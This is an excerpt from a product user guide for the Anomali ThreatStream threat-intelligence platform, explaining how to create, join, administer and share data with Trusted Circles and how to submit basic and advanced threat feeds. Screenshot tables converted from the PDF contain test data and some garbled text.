Whether a Trusted Circle is listed on ThreatStream for all other organizations to see and request membership depends on how it was created. The following table summarizes the settings that control this aspect.

Public Circle	Open Invite	
X	X	Trusted Circle is listed in the Public Trusted Circle list and is visible to all users on ThreatStream. Any organization can request membership to the Trusted Circle. The request must be approved by the Trusted Circle owner before the organization becomes a member.
X	-	Trusted Circle is listed in the Public Trusted Circle list and is visible to all users on ThreatStream. Only organization administrators in this Trusted Circle can invite other organizations to join the Trusted Circle.
-	X	Trusted Circle is not listed in the Public Trusted Circle list and is visible only to the members of the organization that created it and any other member organizations. Any member of this Trusted Circle can invite other organizations to join the Trusted Circle.
-	-	Trusted Circle is not listed in the Public Trusted Circle list and is visible only to the members of the organization that created it and any other member organizations. Only organization administrators in this Trusted Circle can invite other organizations to join the Trusted Circle.

Understanding the Role of a Trusted Circle Administrator

You must be an organization administrator to create a Trusted Circle. Once created, an organization administrator is automatically designated as the Trusted Circle administrator of that circle. ThreatStream users from the same or different organization can be designated to be additional administrators of that Trusted

Circle. The users designated as Trusted Circles administrator do not need to be organization administrators; they can be non-admin users.

The Trusted Circle administrators can edit the Trusted Circles they administer, view members of those Trusted Circles, invite additional members to them, and leave the Trusted Circle (remove their organization from them). However, a Trusted Circle admin cannot create additional Trusted Circles.

Creating a Trusted Circle



Note: You must be an organization administrator to create a Trusted Circle.

To create a Trusted Circle:

1. Navigate to **ThreatStream > Manage > Trusted Circles**.
2. Click **New** at the top right corner of the page.

NAME	MEMBERS	ADMINISTRATORS	PUBLIC CIRCLE	OPEN INVITE	ALLOW OVERRIDE SY...	ANONYMOUS SHARING	CHAT
All ThreatStream organizations can see the name of this "9(\$4(\$4)8(%/%)	1	1		✓			
circle 3	3	4	✓	✓			
democircle1	2	1					
enter2228702690	1	1					
Feeds SDK Test	0	2					
Flashpoint Intelligence Reports - BDI	0	1					
newcircle1	2	1					
newcircle2	2	2					
NEW CIRCLE for testing among def and anomali - ok??	1	2		✓			
NewCircle with A	2	2		✓			
NewCircle with B	2	1		✓			
New private trusted circle - Karo	2	1					
New public circle	2	1	✓				
New public circle1	2	1	✓				

The New Trusted Circle window is displayed.

New Trusted Circle

Name

Circle Name

Description

Circle Description

☐ Publicly Available: All ThreatStream organizations can see the name of this trusted circle and can request to join.

☐ Open Invite: All members of this trusted circle can invite other organizations.

☐ Override System Confidence: Members of this trusted circle can import observables (e.g. facebook.com, google.com) and override the system-assigned confidence. This may cause performance issues and / or excessive alerts with your integrations.

☐ Anonymous Sharing: Member organizations maintain anonymity when sharing observables, threat model entities, or investigations with the trusted circle. Information that would identify organizations, such as source or creator, are not displayed to trusted circle members.

☐ Chat: A chat team will be created for the members of this trusted circle.

Cancel

Create

Provide the following information:

Field	Description
Name	Enter a meaningful name for the Trusted Circle.
Description	Enter an informative description for the Trusted Circle
Publicly Available	See "Privacy of Data in a Trusted Circle" on page 372 for more information.
Open Invite	See "Privacy of Data in a Trusted Circle" on page 372 for information
Override System Confidence	If selected, members can select Override System Confidence when importing observables that are shared with the Trusted Circle. See "Importing Observables" on page 315 for more information.

Field	Description
Anonymous Sharing	If selected, member organizations and users are made anonymous in the data they share with the trusted circle. Trusted circle members will see "Analyst" in all fields that would otherwise display an organization or user name, such as Source, Assignee, or History logs. In addition to being made anonymous on the user interface, organization information is anonymized in all email notifications that display data shared with the trusted circle. If anonymous sharing is removed from a trusted circle, data shared with the circle does not remain anonymous. If anonymous sharing is enabled for an existing trusted circle, data shared with the circle is made anonymous. Note: - Organization and user information is not made anonymous in cases where data shared with the trusted circle is shared with additional trusted circles that do not have Anonymous Sharing enabled. - User information is <i>not</i> made anonymous in comments left on data shared with the trusted circle.
Chat	If selected, a chat team will be created for the members of this Trusted Circle.

3. Click **Create**.


Editing a Trusted Circle



Note: You must be a Trusted Circle administrator for the Trusted Circle you want to edit. For more information, see "[Understanding the Role of a Trusted Circle Administrator](#)" on page 372.

To edit a Trusted Circle:

1. Navigate to **ThreatStream > Manage > Trusted Circles**.
 2. Select the Trusted Circle you want to edit from the My Trusted Circles list.
- The Trusted Circles you are permitted to edit display an active Edit option.



NAME	MEMBERS	ADMINISTRATORS	PUBLIC CIRCLE	OPEN INVITE	ALLOW OVERRIDE SY...	ANONYMOUS SHARING	CHAT
All ThreatStream organizations can see the name of this *#{S#(S#)#(Y#)%}	1	1		✓			
circle 3	3	4	✓	✓			
democircle1	2	1					
enter228702690	1	1					
Feeds SDK Test	0	2					
Flashpoint Intelligence Reports - BDI	0	1					

3. Click **Edit** and make the changes.

For information about the fields, see ["Creating a Trusted Circle" on page 373](#).



Note: If you disable anonymous sharing for a trusted circle, data previously shared with the trusted circle *does not* remain anonymized. If anonymous sharing is enabled for a trusted circle, existing data shared with the trusted circle is made anonymous.

4. Click **Update**.

Joining a Trusted Circle




Note: You must be an organization administrator to join your organization to a Trusted Circle.

To become a member of a Public Trusted Circle, you must initiate the request for invitation.

To join a Public Trusted Circle:

1. Navigate to **ThreatStream > Manage > Trusted Circles**.
2. Click the **Public Circles** tab.

- Identify the Trusted Circle you want to join and click the corresponding **Request Invite** button in the Actions column.




NAME	MEMBERS	ACTIONS
ANOMALI	0	Request Invite
ANOMALI	0	Request Invite
A TC - Circle1	1	Request Invite
A TC - Circle2	0	Request Invite
A TC - Circle3	1	Request Invite
A TC - Circle4	1	Request Invite
Case 1	1	Request Invite
Case 2	1	Request Invite
Case 3	1	Request Invite
Case 4	1	Request Invite
Case 5	1	Request Invite
Circle 1	3	Request Invite
Circle 2	1	Request Invite
Circle 3	0	Request Invite
Circle 4	2	Request Invite

The request to the Trusted Circle administrator is sent. Once the request has been approved, the Trusted Circle is displayed in the My Trusted Circles list.

To join a Non-Public Circle, you must be invited by the Trusted Circle administrator or other members of that circle. Other members can only extend an invite to a Non-Public Trusted Circles if the Trusted Circle was created with the Open Invite setting enabled. See ["Privacy of Data in a Trusted Circle" on page 372](#) and ["Inviting Members to Join a Trusted Circle" on the next page](#) for more information.

Managing Access Requests to Trusted Circles

You will receive invitation requests to join Public Trusted Circles you administer when ThreatStream users click on the **Request Invite** button of Public Trusted Circles. All invitation requests are displayed on the Trusted Circles page under the Access Requests tab. You can choose to accept or decline them.



TRUSTED CIRCLE	REQUESTED BY	ORGANIZATION	REQUESTED ON
Test OP-2782	dmeja@anomali.com	Anomali	15 Nov 2022 19:08
Test OP-2782	dmeja@anomali.com	Anomali	15 Nov 2022 19:08

To approve an access request to your Public Trusted Circle:

1. Navigate to **ThreatStream > Manage > Trusted Circles**.
2. Click **Access Requests** tab.
3. Select the request you want to approve.
4. Click **Accept**.

To decline an access request to your Public Trusted Circle:

1. Navigate to **ThreatStream > Manage > Trusted Circles**.
2. Click **Access Requests** tab.
3. Select the request you want to decline.
4. Click **Decline**.

Inviting Members to Join a Trusted Circle

You can invite members of your organization to join Trusted Circles that you administer. See ["Understanding the Role of a Trusted Circle Administrator" on page 372](#) for details. You can also invite members to join Trusted Circles that have the Open Invite setting enabled.


When inviting someone to join a Trusted Circle:

- You can choose to invite them as an administrator of that Trusted Circle. See ["Understanding the Role of a Trusted Circle Administrator" on page 372](#) for more details.
- You can extend an invitation to a person who does not have an account on ThreatStream. The person will need to create an account on ThreatStream before joining the Trusted Circle.

To invite other members to join a Public Trusted Circle:

1. Navigate to **ThreatStream > Manage > Trusted Circles**.
2. Select the Trusted Circle to which you want to invite additional members.

3. Click **Invite**.




The screenshot shows the 'Trusted Circles' management interface. At the top, there are tabs for 'My Trusted Circles', 'Public', 'Access Requests (3)', and 'Invitation Requests (5)'. Below the tabs is a table with columns: NAME, MEMBERS, ADMINISTRATORS, PUBLIC CIRCLE, OPEN INVITE, ALLOW OVERRIDE SY..., ANONYMOUS SHARING, and CHAT. The table lists several circles, including 'All ThreatStream organizations can see the name of this *#\$(#@)\$(#@)\$(#@)%', 'circle 3', 'democircle1', 'enter228702690', 'Feeds SDK Test', and 'Flashpoint Intelligence Reports - BDI'. The 'Flashpoint Intelligence Reports - BDI' circle is selected, and the 'Invite' button is highlighted in the top right corner of the table.

NAME	MEMBERS	ADMINISTRATORS	PUBLIC CIRCLE	OPEN INVITE	ALLOW OVERRIDE SY...	ANONYMOUS SHARING	CHAT
All ThreatStream organizations can see the name of this *#\$(#@)\$(#@)\$(#@)%	1	1		✓			
circle 3	3	4	✓	✓			
democircle1	2	1					
enter228702690	1	1					
Feeds SDK Test	0	2					
Flashpoint Intelligence Reports - BDI	0	1					

4. In the windows that opens, enter the email address of the person you want to invite.

To invite someone to join as the administrator of a Trusted Circle, select **Invite as an administrator of this Trusted Circle**.



The screenshot shows a dialog box titled 'Add a new user to Flashpoint Intelligence Reports - BDI'. It contains a text input field for 'New user's email' and a checkbox labeled 'Invite as an administrator of this Trusted Circle.' Below the input field are 'Cancel' and 'Add' buttons.

5. Click **Add**.

The invited person will receive an email notifying them of the invitation. After receiving the invitation, they must accept or decline the invitation inThreatStream. If they do not have an account ThreatStream, they must first register with ThreatStream. See [Managing Invitations to Join Trusted Circles](#) for more details.


Leaving a Trusted Circle



Note: You must be a Trusted Circle administrator to remove your organization from the circle. For more information, see ["Understanding the Role of a Trusted Circle Administrator"](#) on page 372.

To leave a Trusted Circle:

1. Navigate to **ThreatStream > Manage > Trusted Circles**.
2. Select the Trusted Circle you want to leave from the My Trusted Circles list.



NAME	MEMBERS	ADMINISTRATORS	PUBLIC CIRCLE	OPEN INVITE	ALLOW OVERRIDE SY...	ANONYMOUS SHARING	CHAT
All ThreatStream organizations can see the name of this *#(S#)(S#)(#%)/%	1	1		✓			
circle 3	3	4	✓	✓			
democircle1	2	1					
enter228702690	1	1					
Feeds SDK Test	0	2					
Flashpoint Intelligence Reports - RDI	0	1					


3. Click **Leave**.
4. In the window that opens, click **Leave** to confirm the action.

Sharing Data with Trusted Circles

ThreatStream enables you to restrict the visibility of data to specific trusted circles of which your organization is a member. This article presents an overview of how to share various types of data with your trusted circles.

Sharing Observables with Trusted Circles During Import

Observables can be shared with trusted circles during import by selecting the **Trusted Circle** Visibility setting and then choosing the circles with which you want to share imported observables. See ["Importing Observables with Import Assistant" on page 306](#) for more information.



You can also share observables with your trusted circles directly from the Trusted Circles page. Any member of a Trusted Circle can share intelligence with that circle.

To share observables with a specific Trusted Circle during import:

1. Navigate to **ThreatStream > Manage > Trusted Circles**.
2. Select the Trusted Circle with which you want to share the intelligence from the My Trusted Circles list.
3. Click **Share Intelligence**.

The Import page is displayed with the Trusted Circle you have selected earlier.

4. Follow the Import procedure as described in ["Importing Observables" on page 315](#).

Sharing Existing Observables with Trusted Circles

You can re-import existing observables restricted to your organization to share them with trusted circles of which you are a member. You can also share your existing trusted circle observables with additional trusted circles. To read more about the re-import process, see ["Re-importing Observable Values" on page 362](#).

Sharing Threat Model Entities with Trusted Circles

You can use the threat model publication workflow to share new and existing threat model entities with trusted circles at any time. On the threat model entity details page, click **Publish** in the Actions menu and select the **Trusted Circle** Visibility setting. You can then select the trusted circles with which you want to share the threat model entity. See ["Reviewing Threat Model Entities for Publication" on page 581](#) for more information.

Sharing Sandbox Reports with Trusted Circles

The visibility of sandbox reports is set when you submit Malware for detonation and cannot be edited. To share a sandbox report with trusted circles, select the Trusted Circle Visibility setting. You can then select the trusted circles with which you want to share the sandbox report. ["Submitting Malware for Detonation" on page 875](#) for more information.

Viewing Members of a Trusted Circle

You can only see members of the Trusted Circles that you administer. For more information about administering Trusted Circles, see ["Understanding the Role of a Trusted Circle Administrator" on page 372](#).

To view members of a Trusted Circle:

1. Navigate to **ThreatStream > Manage > Trusted Circles**.
2. Identify the Trusted Circle, from the Your Trusted Circles list, whose members you want to view.
3. Click the number in the Members column to see the list of the organizations that are the members.



Note: The number in the Members column is not clickable if you are not the Trusted Circle administrator for it.

Viewing Trusted Circles

On the Trusted Circles page, you can view Trusted Circles your organization belongs to and Public Trusted Circles you can join.

To view all Trusted Circles your organization is a member of:

1. Navigate to **ThreatStream > Manage > Trusted Circles**.
2. Click the **My Trusted Circles** tab.

The list of all Trusted Circles your organization belongs to is displayed.

NAME	MEMBERS	ADMINISTRATORS	PUBLIC CIRCLE	OPEN INVITE	ALLOW OVERRIDE SY...	ANONYMOUS SHARING	CHAT
All ThreatStream organizations can see the name of this *#5#5(S)#7#%/%	1	1		✓			
Camp 4 New had happen unable uneasy. Drawings can followed improved out sociable not. Earnestly so do instantly pretended. See general few civilly available phrased account carried. Excellence projecting is devotional disappeared remarkably on estimating. Side r/s	2	1	✓	✓			
Camp test This is a Kamp test for react	2	2	✓	✓	✓	✓	
circle 3	3	4	✓	✓			
democircle1	2	1					
enter2228702690	1	1					
Feeds SDK Test Feeds SDK Test	0	2					
Flashpoint Intelligence Reports - BDI Flashpoint Intelligence Reports - SDI	0	1					
From default org	1	1	✓	✓			
newcircle1	2	1					
newcircle2	2	2					
NEW CIRCLE for testing among def and anomal - ok??	1	2		✓			

From this page, you can take the following actions:


- Create new Trusted Circles. See ["Creating a Trusted Circle" on page 373](#) for more details.

- Share Intelligence with Trusted Circles. See ["Sharing Data with Trusted Circles" on page 380](#) for more details.
- Invite members of your organization to join Trusted Circles you administer. See ["Inviting Members to Join a Trusted Circle" on page 378](#) for more details.
- Edit Trusted Circles you administer. See ["Editing a Trusted Circle" on page 375](#) for more details.
- Leave Trusted Circles. See ["Leaving a Trusted Circle" on page 379](#) for more details.

To view all Public Trusted Circles:

1. Navigate to **ThreatStream > Manage > Trusted Circles**.
2. Click the **Public** tab.

The list of all Public Trusted Circles is displayed.



Trusted Circles			New
My Trusted Circles	Public	Access Requests (3)	Invitation Requests (4)
31 Results			
NAME	MEMBERS	ACTIONS	
3121353645 description	0	Request Invite	
AnomaliTC1	0	Request Invite	
A TC - Daniel Description TC	1	Request Invite	
A TC - Daniel 2 description 2	0	Request Invite	
A TC - Daniel 3 description 2	1	Request Invite	
Caro 1 idb0bbu0h h5j0w0d0e hgv0vg0d0G0H0 K7S0V0H0T0B0 C0B0V0H0T JF0B0H0C0V0R0	1	Request Invite	
Caro 2 vhdu0vg0d0 vhdu0vg0d0 vhdu0vg0d0 vhdu0vg0d0 vhdu0vg0d0 vhdu0vg0d0 vhdu0vg0d0 vhdu0vg0d0	1	Request Invite	
Caro 3 New had happens unable uneasy. Drawings can followed improved out sociable not. Earnestly so do instantly pretended. See general few ciously amiable pleased account carried. Excellence projecting is decombine dispatched remarkably on estimating.	1	Request Invite	
Caro 4 New had happens unable uneasy. Drawings can followed improved out sociable not. Earnestly so do instantly pretended. See general few ciously amiable pleased account carried. Excellence projecting is decombine dispatched remarkably on estimating. Side in s	2	Request Invite	
Caro test This is a Caro test for react	1	Request Invite	
circle 3	3	Request Invite	
dan new circle react 2 dan new circle react	1	Request Invite	
From default org	1	Request Invite	
Karo test This is a Karo test for react	0	Request Invite	

From this page, you can request membership invitations and create new Trusted Circles. See ["Joining a Trusted Circle" on page 376](#) and ["Creating a Trusted Circle" on page 373](#) for details.

Deleting a Trusted Circle

Once created, a Trusted Circle cannot be deleted on ThreatStream through the user interface. If you need to delete a Trusted Circle, contact [Anomali Customer Support](#)

for assistance.

Chapter 11: Managing Feeds

This chapter covers the following topics:

Importing Feeds Using Basic Submission	387
Importing Feeds Using Advanced Submission	391
Importing RSS Feeds	396
Viewing Feed Details	400
Editing Feeds	402
Deactivating Feeds	403
Exporting Feeds to a CSV File	403

On the Feeds page, you can do the following:

- View the list of feeds currently feeding your threat intelligence
- Submit new feeds to which your organization has access

Viewing Feeds

The Feeds page displays a list of every feed feeding your threat intelligence, including premium feeds purchased from the APP Store.

To view the list, navigate to **ThreatStream > Manage > Feeds**.

FEED NAME	ACTIVE TYPES	VISIBILITY	INTERVAL	STATUS	LAST SEEN
Test 1 clear RSS	None	My Organization	1h	✓	
Test rss clear 1	None	My Organization	1h	✓	
Test tags RSS 1	None	My Organization	1h	✓	
Test RSS new 1	None	My Organization	1h	✓	
Test tags 1 rss	None	My Organization	1h	✓	
Test tip level 1 rss	None	My Organization	1h	✓	
Resecurify	None	My Organization	30m	✓	
SecList	None	My Organization	30m	✓	
Test TLP level RSS	None	My Organization	30m	✓	
GTI threat actor	None	My Organization	1h	✓	
Test 2 RSS	None	My Organization	1h	✓	
Test 1 new RSS	None	My Organization	1h	✓	
Test new RSS	None	My Organization	1h	✓	
GTI vulnerabilities	None	My Organization	1h	✓	
QA FD-2000B FR fix master	None	My Organization	1h	✓	
QA FD-2000B FR fix remove images	None	My Organization	1h	✓	
QA FD-2000B FR fix include images	None	My Organization	1h	✓	
Test edit 2	None	My Organization	1h	✓	
Test edit	None	My Organization	1h	✓	

1 Filter Options: Filter the feeds listed on the page by Created by, State, Status, and Feed Type.

2 Feed Name: Name of the feed. Click the feed name to view feed details, deactivate the feed, or edit the feed. See ["Viewing Feed Details" on page 400](#) for more information.

3 Active iTypes: Recent indicator types provided by the feed.

4 Visibility: Visibility of the threat intelligence data provided by the feed.

5 Interval: Interval at which the feed is updated on ThreatStream.

6 Status: Possible status values include:

- Active—the feed is currently feeding your threat intelligence on ThreatStream.
- Deactivated—the feed has been deactivate and is no longer feeding your threat intelligence on ThreatStream.
- No run—ThreatStream has not synced with the feed yet.
- Errors—syncing with the feed has failed due to an error(s).
- No results—syncing has ended with no results.

7 Last Seen: Timestamp of when the feed was most recently updated.

8 Export to CSV: Export the feeds to a CSV file. See ["Exporting Feeds to a CSV File" on page 403](#) for more information.

9 Table Settings: Select what columns you want to be displayed. You can select the following columns: Feed Name, Active iTypes, Visibility, Interval, and Last Seen. Additionally, specify how many rows you want to be displayed per page.

10 Search: Search for feeds on ThreatStream by name.

11 New: Create a new feed on ThreatStream.

There are three submission types:

- **Basic Feed Submission:** Used for plain text feeds with one entry per line. A majority of feeds are compatible with this method. See ["Importing Feeds Using Basic Submission" on the next page](#) for more information.
- **Advanced Feed Submission:** Used for all feeds not compatible with the basic submission method, such as those that employ HTML formatting. Regular expressions must be provided in order to select the proper data. See ["Importing Feeds Using Advanced Submission" on page 391](#) for more information.

- **Configure RSS Feed:** Used for adding and managing external RSS feeds. See ["Importing RSS Feeds" on page 396](#) for more information.



Note: Feeds that require authentication cannot be submitted. Contact Anomali support with any questions.

After submitting a feed, you can view feed details, monitor its status and health. If necessary, you can edit and deactivate the submitted feed.

For information on how to edit a previously submitted feed, refer to ["Editing Feeds" on page 402](#).

For information on how to deactivate a previously submitted feed, refer to ["Deactivating Feeds" on page 403](#).

Importing Feeds Using Basic Submission

The Basic submission form is compatible with unformatted, plain text feeds with one entry per line. This makes up a majority of intelligence feeds that ThreatStream users submit.

Basic submissions extract data based on the indicator types you specify in the Entry Mappings section. For more on the indicator types used in ThreatStream, see ["Indicator Types in ThreatStream" on page 1324](#).

Feed submissions are always private to your organization.

The screenshot shows the 'CREATE NEW FEED' dialog box with the 'Basic Feed Configuration' tab selected. The form contains the following fields and controls:

- Feed Name ***: A text input field.
- Feed URL ***: A text input field.
- Visibility**: A radio button for 'My Organization' and a 'Confidence' slider (10 to 100) with an 'Override System Confidence' checkbox.
- Interval**: A dropdown menu set to '1 Hour - 3h'.
- Expiration ***: A text input field set to '90' with the note 'Days before indicators from this feed expire'.
- Entry Mappings**: A section with dropdown menus for:
 - IP mapping * (Malware IP)
 - IPv6 mapping * (Malware IPv6)
 - Domain mapping * (Malware Domain)
 - URL mapping * (Malware URL)
 - Email mapping * (Malware Email)
 - Hash mapping * (Malware File Hash)

At the bottom right are 'Cancel' and 'Save' buttons.



Note:




- Feeds with formatting of any kind are not compatible with the basic submission form. See ["Importing Feeds Using Advanced Submission" on page 391](#) for more information on subscribing to formatted intelligence feeds.
- You can also use the ThreatStream import assistant to perform a one-time scrape of plain text intelligence feeds. See ["Importing Observables from Plain Text Intelligence Feeds" on page 314](#).

To import a feed using basic submission:

1. Navigate to **ThreatStream > Manage > Feeds**.
2. Click **New**.

3. Configure the following feed settings on the Basic Feed Configuration tab:

Setting	Description
Feed Name	Name for the feed.
Feed URL	URL where the feed is hosted.
Visibility	Visibility of the observables provided by the feed in ThreatStream. The visibility of feed submissions is always set to My Organization (visible to your organization only).
Confidence	Default source reported Confidence scores for the intelligence provided by the feed. You can select Override System Confidence to use the selected default Confidence score over assigned ThreatStream Confidence scores. For more on observable confidence, see "Observable Confidence in ThreatStream" on page 525.
Interval	Interval at which intelligence should be pulled from the feed.
Expiration	The number of days you want intelligence from this feed to stay active.

Setting	Description
Tags	Tags you want to associate with intelligence from this feed. As you type the first few characters of the tag, the 20 most used tags in your organization from the previous seven days are displayed. Enable the Preferred Tags Only toggle to display and search though only the list of preferred tags. Alternatively, enter * to display preferred tags. For more information on configuring Preferred Tags, see "Adding Preferred Tags to Intelligence" on page 204.  Tags assigned the My Organization visibility setting are only visible to your organization. Tags assigned the Anomali Community visibility setting are visible to users of all organizations that have access to the observable. See "Adding Private Tags to Observables" on page 533 for more information.  Note: Observables can contain up to 200 tags per organization. Tags added by other organizations do not count toward this limit.

4. Populate the following **Entry Mappings** fields:

Field	Description
Domain Mapping	Indicator type that domains from the feed will be given.

Field	Description
Email Mapping	Indicator type that email addresses from the feed will be given.
Hash Mapping	Indicator type that hashes from the feed will be given.
IP Mapping	Indicator type that IP addresses from the feed will be given.
IPv6 Mapping	Indicator type that IPv6 addresses from the feed will be given.
URL Mapping	Indicator type that URLs from the feed will be given.

5. Click **Save**.

Importing Feeds Using Advanced Submission

The Advanced feed submission method must be used with non-plain text feeds that use any kind of formatting. Advanced feed submissions use regular expressions to distinguish the intelligence from the formatting and prevent the collection of false positives.

Advanced feed submissions extract data based on the observable types mapped to the **Group Name** you specify in your regular expression.

Feed submissions are always private to your organization.

CREATE NEW FEED

Basic Feed Configuration | **Advanced Feed Configuration** | Configure RSS Feed

(* = required field)

Feed Name * My Organization

Feed URL *

Regexp * Regexp to parse feed values. Use group naming in the expression.

Visibility

☒ My Organization

Confidence

☐ Override System Confidence

10 100

Interval

1 Hour - 1h

Expiration *

90

Days before indicators from this feed expire

Creating Regular Expressions for Advanced Feed Submissions

Regular expressions tell the data scraper where the intelligence is on the page. In other words, regular expressions provide the pattern that the scraper uses to parse the intelligence values.

The example below illustrates a successful regular expression.

Feed code sample:

```
<td><a href="/host/134.247.2.21/"
```

The IP addresses provided by this feed are located in a table. For the scraper to collect only the IP addresses, a regular expression must pinpoint the intelligence and assign it to a **Group Name**. Group Names are then mapped to an observable type.

The sample below illustrates a regular expression that successfully selects the needed intelligence.

Regular expression sample:

```
(?P<hash>,.*) (?P<tags>.* )
```

Regex *

(?P<hash>,.*) (?P<tags>.*)

Regex to parse final values. Use group naming in the expression.

Detected Groups

Please relate your named groups with intelligence fields below:

Group Name	Maps to
hash	IP Address
tags	IP Address

Add a hardcoded field mapping +

The above regular expression assigns the intelligence from the feed to the 'hash' and 'tags' group names.

Though the form will not let you submit an invalid regular expression, it is possible to submit a valid regular expression that fails to select the necessary data. To prevent these types of errors, test your regular expression to ensure it selects the needed information before submitting it.

After entering a valid regular expression, you can map the specified group name to an observable type available in the drop-down list. A group name can be mapped to one of the following observable types:


- IP Address
- Domain
- Email Address
- URL
- Hash
- iType
- Source
- Tag
- MalType

To import a feed using advanced submission:

1. Navigate to **ThreatStream > Manage > Feeds**.
2. Click **New**.
3. In the Create New Feed dialog box, click the **Advanced Feed Configuration** tab.
4. Configure the following feed settings:

Setting	Description
Feed Name	Name for the feed.
Feed URL	URL where the feed is hosted.
Visibility	Visibility of the observables provided by the feed in ThreatStream. The visibility of feed submissions is always set to My Organization (visible to your organization only).

Setting	Description
